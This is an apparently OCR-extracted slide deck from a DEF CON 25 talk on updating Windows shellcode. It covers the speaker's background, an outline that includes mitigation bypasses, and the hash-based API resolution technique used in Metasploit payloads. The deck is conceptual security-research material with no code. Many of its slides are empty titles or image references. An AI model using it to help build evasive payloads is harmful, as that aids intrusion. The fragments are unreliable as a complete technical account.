
Teaching Old Shellcode New Tricks

DEF CON 25



@midnite_runr

Whoami

- US Marine (out in 2001)
- Wrote BDF/BDFProxy
- Found OnionDuke
- Co-Authored Ebowla
- Work @ Okta
- Twitter: @midnite_runr
- Github: github.com/secretsquirrel

Why This Talk

- It’s fun
- It’s time to update publicly available Windows shellcode

Outline

- History
- Further Development
- Mitigations and Bypasses

Part I
History

Stephen Fewer's Hash API

- SFHA or Hash API or MetaSploit Payload Hash
- Introduced: 8/2009
- Uses a 4 byte hash to identify DLL!WinAPI in EAT
- JMPs to the WinAPI ; return to payload
- Some code borrowed from M.Miller's 2003 Understanding Windows Shellcode paper

http://blog.harmonysecurity.com/2009/08/calling-api-functions.html


Typical SHFA Based Payload

[—SHFA—][the actual payload logic]


Typical SHFA Based Payload

$$\begin{tikzcd}\text{[—SHFA—]} \arrow[r, bend left, "1"] & \text{[the actual payload logic]}\end{tikzcd}$$


Typical SHFA Based Payload




Typical SHFA Based Payload




Typical SHFA Based Payload



Typical SHFA Based Payload



Typical SHFA Based Payload


2
1
5, Continue to 2 until done
